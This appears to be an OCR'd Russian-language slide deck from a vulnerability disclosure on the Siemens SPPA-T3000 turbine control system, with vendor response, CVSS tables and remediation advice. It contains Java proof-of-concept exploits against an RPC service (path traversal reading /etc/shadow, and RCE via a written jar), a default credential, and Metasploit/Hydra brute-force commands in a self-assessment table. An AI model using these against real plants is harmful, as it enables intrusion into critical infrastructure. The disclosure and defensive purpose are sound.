rpc/afc/208/Log4jConfigService_A, class name=com.pg.orion.basic.log4jconfig.Log4jConfigService, address info=appserv/10.13.37.130:11006
rpc/afc/PublisherServiceFactory/203_B, class name=com.pg.orion.basic.rpcconnect.PublisherFactoryService, address info=autserv/10.13.37.241:10040
rpc/afc/203/DiagnosticContainerService_B, class name=com.pg.orion.ds.interfaces.DiagnosticContainerService, address info=autserv/10.13.37.241:10090
rpc/afc/203/ClientService_B, class name=com.pg.orion.afc.interfaces.ClientService, address info=autserv/10.13.37.241:10030
rpc/afc/203/RuntimeEngineeringService_B, class name=com.pg.orion.basic.interfaces.RuntimeEngineeringService, address info=autserv/10.13.37.241:10010
rpc/afc/208/ClientService_A, class name=com.pg.orion.afc.interfaces.ClientService, address info=appserv/10.13.37.130:11004
rpc/afc/208/DiagnosticContainerService_A, class name=com.pg.orion.ds.interfaces.DiagnosticContainerService, address info=appserv/10.13.37.130:11001
rpc/afc/203/AlarmSrcContainerIfc_B, class name=com.pg.orion.basic.alarm.AlarmSrcContainerIfc, address info=autserv/10.13.37.241:10020
rpc/afc/208/AlarmSrcContainerIfc_A, class name=com.pg.orion.basic.alarm.AlarmSrcContainerIfc, address info=appserv/10.13.37.130:11003
rpc/afc/203/Log4jConfigService_B, class name=com.pg.orion.basic.log4jconfig.Log4jConfigService, address info=autserv/10.13.37.241:10070
rpc/afc/208/RuntimeEngineeringService_A, class name=com.pg.orion.basic.interfaces.RuntimeEngineeringService, address info=appserv/10.13.37.130:11002
rpc/afc/PublisherServiceFactory/2100, class name=com.pg.orion.basic.rpcconnect.PublisherFactoryService, address info=u1srv01/10.13.37.10:10040
pc/AfcConfigurationAndValueService, class name=com.pg.orion.bw.afcservice.AfcConfigurationAndValueService, address info=appserv/10.13.37.130:53000
```

AS/CS/MS роли на основе PIP

- Подмена загружаемых файлов при старте (MiTM)
- Учетные данные по умолчанию (cmadmin:cm)
- Уязвимости в Orion RPC сервисах (2)
  - Sensitive data exposure
  - RCE
- Уязвимости в ПО сервера миграции MS для TXP (23)
  - RCE (4)
  - DoS (16)
  - LPE (3)



Уязвимости в Orion RPC сервисах

Уязвимый сервис: *rpc/afc/203/RuntimeEngineeringService_B*


- Sensitive data exposure

```
RpcServerReference ref = mgr.lookup(host, port, "rpc/afc/203/RuntimeEngineeringService_B");
ref.connectRpc();
RuntimeEngineeringService svc = (RuntimeEngineeringService)ref.getRpcClientProxy();
Map<String, String> args = new HashMap<String, String>();
System.out.println(svc.requestRuntimeContainer("ReadFile_jars/../../../../etc/shadow", args));
```

- Remote Code execution

```
RpcServerReference ref = mgr.lookup(host, port, "rpc/afc/203/RuntimeEngineeringService_B");
ref.connectRpc();
RuntimeEngineeringService svc = (RuntimeEngineeringService)ref.getRpcClientProxy();
Map<String, String> args = new HashMap<String, String>();
String jarhex  = "504b03040a……";
String jar = new String(hexToBytes(jarhex), "ISO-8859-1");
args.put("CONTENT", jar);
args.put("FILE", "../scripts/test2.jar");
System.out.println(svc.requestRuntimeContainer("WriteConfigFile", args));
System.out.println(svc.requestRuntimeContainer("Script_test2_com.company.Main_ifconfig", args));
```


MS: переполнения, переполнения, переполнения



Сервер автоматизации: итоги

- AS на основе PLC
  - обычный PLC с хорошо известными проблемами
- AS/CS/MS на основе PIP
  - обычный Linux
  - загружает jars и исполняет их с помощью Perc VM

Что дальше?



External
ID
CVSS
KL-SIEMENS-2018-002
10.0
KL-SIEMENS-2018-003
9.6
KL-SIEMENS-2018-005
5.3
KL-SIEMENS-2018-006
5.3
KL-SIEMENS-2018-007 (1)
9.8
Migration
ID
CVSS
KL-SIEMENS-2018-007 (2)[17]
8.8
KL-SIEMENS-2018-008
6.5
KL-SIEMENS-2018-009
6.5
KL-SIEMENS-2018-010
4.3
KL-SIEMENS-2018-011
8.8
KL-SIEMENS-2018-012
4.3
KL-SIEMENS-2018-013
7.5
KL-SIEMENS-2018-014
7.5
KL-SIEMENS-2018-016 to KL-SIEMENS-2018-25
4.3
Internet
Remote support
Process data
OS, Apps, AV updates
Logs
Remote support
Historian, updates, logs
Corporate network
DMZ
HMI
Engineering
OPC
Application server
Application network
AS/MS/CS
Network interface
Automation server
Automation network
Turbine
Power network
Application
ID
CVSS
KL-SIEMENS-2018-001
5.9
KL-SIEMENS-2018-004
8.3
Vibration, noise, etc. sensor applications
Sensor network
Automation
ID
CVSS
KL-SIEMENS-2018-015
7.8
KL-SIEMENS-2018-026
7.8
KL-SIEMENS-2018-027
7.8
KL-SIEMENS-2018-028
7.5
KL-SIEMENS-2018-029
7.5
KL-SIEMENS-2018-030
9.6
KL-SIEMENS-2018-031
10.0

Выводы

Возможность самостоятельной проверки вашей OT инфраструктуры и обсуждение полученных результатов с вендором, интегратором или командой по безопасности

Сделай сам

Area	Action	Remediation
All servers	The *hosts* file from Windows or Linux boxes will contain all the intended SPPA-T3000 resources on the network. You should verify that production network consists only of resources identified in the *hosts* file.	If other resources are discovered, look in system integrator's documentation to find out the role and why it is placed in the SPPA-T3000 network.
Application network	Connect your laptop with Kali Linux to Application network.	If you have network ports which are not in a locked server room, and not locked
	can be done from Application server or an operator's workstation.	and make sure that everything else besides those allowing rules is forbidden ("deny any to any").
Application network SSH services (*)	For SSH and SMB services running on the discovered hosts, use Metasploit framework modules or online bruteforcing tools (Hydra, Patator, etc.) for login bruteforce with username-password pairs from the Wordlist section of this document. Ask your SOC whether they saw any suspicious activity. Usage example: Metasploit (SSH): use auxiliary/scanner/ssh/ssh_login set USERPASS_FILE <path_to_wordlist> set RHOSTS <target_ip> run Hydra (SMB): hydra -C <path_to_wordlist> -t 1 <target_ip> smb	Before version R8.2 SP2 to change the passwords a deep understanding of how system works is required, with newer version vendor promises an easy procedure for password changing. Deleting and disabling OS user accounts should be discussed with vendor. Good news is nobody (outside you and your maintainer) should use them, so your best bet is to monitor any type of their usage and respond to alarms. Create your own account on each host with strong and different passwords. For the maintainer, you will be aware that they are using the account and skip alarms. The operator account is still an operator, so to some extent it is fine[44] for them to have weak passwords as their tracking is done with other means (physical security and journaling).
Application network (*)	For SNMP services identified before, use Metasploit framework modules or online bruteforcing tools (Hydra, Patator etc) to bruteforce SNMP community strings from the Wordlist section of this document. Check all alive hosts. Ask your SOC whether they saw any suspicious activity. Usage example (Metasploit): use auxiliary/scanner/snmp/snmp_login set USERPASS_FILE <path_to_wordlist> set RHOSTS <target_ip> run	The effect of changing SNMP community strings is unknown and in reality, doesn't complicate the situation for an attacker. Only SNMP v3 will set a baseline for secure SNMP usage.
Application network	Vulnerability management. For all Windows boxes you need to be sure you have patches at least for MS17-010, and advisably CVE-2019-0708. For the first one use RunFinger.py or Nmap with script smb-vuln-ms17-010	If not patched, request your maintainer to update your Windows environment.



Подключаемся здесь и выполняем простые и безопасные действия по проверке инфраструктуры

Подключаемся здесь и повторяем упражнение

Подробнее в статье

Выводы

Возможность самостоятельной проверки вашей OT инфраструктуры и обсуждение полученных результатов с вендором, интегратором или командой по безопасности

Аналогичные проблемы для систем управления в других отраслях


Дружите с IEC 62443-подобными и требуйте того же от остальных

Выводы


Возможность самостоятельной проверки вашей OT инфраструктуры и обсуждение полученных результатов с вендором, интегратором или командой по безопасности

Аналогичные проблемы для систем управления в других отраслях

Дружите с IEC 62443-подобными и требуйте того же от остальных



Обновляйте ваш SPPA: ПО, пароли, настройки, др.



Подключить SOC и начать отслеживать активности в вашей OT инфраструктуре - мудрое решение

Материалы

- Статья
  ”Security of DCS for turbines - 2020.pdf” in https://github.com/klsecservices/SPPA
- Словари (в статье)
- Руководство для самостоятельной оценки безопасности (в статье)
- Java RMI диссектор для сервера приложений
  https://github.com/klsecservices/desert
- PLC Data диссектор (протокол между сервером приложений и сервером автоматизации)
  sppa_dissector.lua in https://github.com/klsecservices/SPPA
- PTC Perc VM декомпилятор
  class_parser.php in https://github.com/klsecservices/SPPA
- Инструмент проверки паролей SPPA
  sppa_password_audit.py in https://github.com/klsecservices/SPPA

Ответ Siemens

- Siemens addressed a number of vulnerabilities in SPPA-T3000, Rel. 8.2 SP1, and addressed all vulnerabilities detected by Kaspersky with **Rel. 8.2 SP2**.
- Siemens advisory is available at **https://cert-portal.siemens.com/productcert/pdf/ssa-451445.pdf**
- In ICS setups based on our default SPPA-T3000 security recommendations (available to all customers), the listed **vulnerabilities are not exploitable from external networks**.
- As a default procedure when the site acceptance test is finished (system handover), Siemens **recommends to all customers to change all user passwords**.
- Siemens is **forwarding information to the SPPA-T3000 customers** to align their solution configuration with the recommendations described in the SPPA-T3000 Security Manual.
- Siemens is **aware of the criticality of SPPA-T3000** for critical infrastructures. Therefore, we
  - understand software quality improvements as an ongoing task
  - utilize software vulnerability information to enhance the system security testing process
  - continue to provide security patches for the mitigation of vulnerabilities in Siemens and 3rd-party products as part of an optional software maintenance agreement
  - continuously review the SPPA-T3000 security architecture to minimize the attack surface of ICS solutions
  - recommend deploying ICS components in physically protected areas and cabinets
  - are **aware of the additional operator responsibility regarding the ICS solution security** throughout the commercial plant operation cycle and ready to support our customers with (security-related) system updates and appropriate services

Все материалы
доступны в
@kl_secservices

Спасибо! Вопросы?

@alender911 Александр Коротин

Раду Моцпан

Евгения Поцелуевская

Глеб Грицай

Сергей Андреев

Сергей Сидоров